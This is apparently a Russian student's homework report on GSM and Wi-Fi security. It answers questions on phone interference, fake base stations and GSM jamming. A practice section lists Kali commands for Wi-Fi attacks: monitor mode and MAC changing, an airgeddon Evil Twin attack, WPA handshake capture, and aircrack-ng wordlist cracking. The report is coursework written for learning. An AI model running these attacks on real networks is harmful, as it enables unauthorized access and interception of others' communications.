10.04.2024

Курс:

Практическая работа к уроку № Lesson_8

--

Безопасность GSM

Ответьте письменно на вопросы:

1. Как можно использовать сигнал, который создает помехи на колонке при входящем вызове на близлежащий мобильный телефон?
2. Почему в самолетах просят выключить мобильные устройства?
3. Можно ли носить мобильный телефон рядом с кардиостимулятором?
4. Как быстро развернуть GSM-сеть?
5. Как быстро вывести из строя GSM-сеть?

Задание_1:

Как можно использовать сигнал, который создает помехи на колонке при входящем вызове на близлежащий мобильный телефон?

Возможно заранее понять, что будет звонок. BTS соединяется с телефоном, сигнал через включенную колонки усиливается. Сигнал в колонках воспроизводится (расшифровывается) в аудио звук и создается характерный треск. Через треск в колонках понимаем, что пингуют на местоположение без звонка, телефон переключается на другую BTS, возможно и "фальшивую" для прослушивания эфира или менее загруженную и т.п.

Задание_2:

Почему в самолетах просят выключить мобильные устройства?

Сигналы мобильных телефонов могут создавать помехи системам навигации самолетов. Переключение моб. аппарата в режим полета, при котором пользователь не может выйти в интернет или позвонить, означает, что любая передача радиочастотного сигнала заблокирована. Иначе, как и с колонками, создается треск в наушниках пилотов и они могут не понять летных

предписаний диспетчеров, экстренную смену эшелона и т.п. Так же может быть искажен радиочастотный сигнал, который отправляется на маячки при заходе в/с на посадку. Так же из-за большой скорости в/с, включенный телефон будет четно пытаться связаться с BTS, перегружая станции на пути следования в/с и создавая все больше радиоволн, в данном случае помех для в/с.

Задание_3:

Можно ли носить мобильный телефон рядом с кардиостимулятором?

При использовании **сотового телефона**, планшета или другого **мобильного** устройства следует выдерживать расстояние в 15 см между ними и **кардиостимулятором** во избежание помех.

Задание_4:

Как быстро развернуть GSM-сеть?

За 5 мин, используя:

- Компьютер с установленной 32-битной Ubuntu 14.04 (Не виртуалка)
- 2 телефона на чипсете TI Calypso (Motorola c113, c118, c123, ...)
- 2 USB-TTL конвертера
- 2 провода (джек 2.5 мм + джемперы)
- Трансиверы на основе OsmocomBB
- Базовая станция на основе OsmoBTS
- Контроллер базовых станций на основе OsmoBSC
- MSC,HLR, CMC-центр на основе OsmoNTIB

Статья:
https://habr.com/ru/companies/pentestit/articles/331406/

Задание_5:

Как быстро вывести из строя GSM-сеть?

С помощью многоканальной глушилки JAMMER.


Так, с помощью оборудования базовой станции (пикосоты) можно ставить помехи оригинальным базовым станциям и получать конфиденциальную

информацию с мобильных станций.

Практика:

```
# Практика kali
ifconfig wlan0 up
iwconfig
apt update

# Атака
ifconfig wlan0 down
iwconfig

Current MAC: ce:e9:xx:xx...
Permanent MAC: 6c:5a:xx:xx...
New MAC: de:04:xx:xx...

ifconfig wlan0 up
iwconfig

airmon-ng start wlan0
iwconfig
airodump-ng wlan0
kill PID[No]
ifconfig wlan0 down
ifconfig wlan0 up
iwconfig
airodump-ng wlan0
... CH 1-1x scan

airgeddon
2 (wlan)
7 (Evil Twin attacks menu)
9 (Evil Twin AP attack)

...
ifconfig wlan0 down
iwconfig wlan0 mode managed
ifconfig wlan0 up
iwconfig wlan0 mode monitor

# по MB устанавливаем IEEE стандарт.
airodump-ng wlan0
```

```
Смотрим, макс передачу 720, соответсвует стандарту 802.11 n/g

# Далее
airodump-ng --bsid E8:xx... -w handshake wlan0

ls
aircrack-ng -w /usr/share/wordlists/seclists/Passwords/probable-v2-top12000.txt handshake-01.cap


# Подключение к виртуалке
arp-scan -l
nmap -sC -sV -oN nmap 10.0.2.xx
ssh user@10.0.2.xx
```



IEEE Standard	Year Adopted	Frequency	Max. Data Rate	Max. Range
802.11a	1999	5 GHz	54 Mbps	400 ft.
802.11b	1999	2.4 GHz	11 Mbps	450 ft.
802.11g	2003	2.4 GHz	54 Mbps	450 ft.
802.11n	2009	2.4/5 GHz	600 Mbps	825 ft.
802.11ac	2014	5 GHz	1 Gbps	1,000 ft.
802.11ac Wave 2	2015	5 GHz	3.47 Gbps	10 m.
802.11ad	2016	60 GHz	7 Gbps	30 ft.
802.11af	2014	2.4/5 GHz	26.7 Mbps – 568.9 Mbps (depending on channel)	1,000 m.
802.11ah	2016	2.4/5 GHz	347 Mbps	1,000 m.
802.11ax	2019 (expected)	2.4/5 GHz	10 Gbps	1,000 ft.
802.11ay	late 2019 (expected)	60 GHz	100 Gbps	300-500 m.
802.11az	2021 (expected)	60 GHz	Device tracking refresh rate 0.1-0.5 Hz	Accuracy <1m to <0.1m

Особенности работы WiFi

- передают сигнал на частотах 2,4 ГГц или 5 ГГц
- могут быстро переходить из одного частотного диапазона в другой
- множество устройств могут использовать один маршрутизатор для подключения к Интернету
- используются сетевые стандарты IEEE 802.11
- 802.11i – поправка к стандарту IEEE 802.11, устраняет существующие уязвимости протокола WEP
- по стандарту 802.11 предусматривает 2 способа аутентификации: Open System и Shared Key

Выводы:

Ссылки / дополнительные материалы

1. https://habr.com/ru/articles/200914/
2. https://habr.com/ru/articles/82757/

3. http://bigor.bmstu.ru/?cnt/?doc=210_netw/nw118.mod/?cou=215_Netwedu/Networks.cou
4. https://www.rtl-sdr.com/receiving-decoding-decrypting-gsm-signals-rtl-sdr/

> Вся информация в данной работе представлена исключительно в ознакомительных целях! Любое использование на практике без согласования тестирования подпадает под действие УК РФ.
> Статья 138 УК РФ. Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений

1. Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений граждан — наказывается штрафом в размере до восьмидесяти тысяч рублей или в размере заработной платы или иного дохода осужденного за период до шести месяцев, либо обязательными работами на срок до трехсот шестидесяти часов, либо исправительными работами на срок до одного года.

    > - https://gb.ru

Выполнил: AndreiM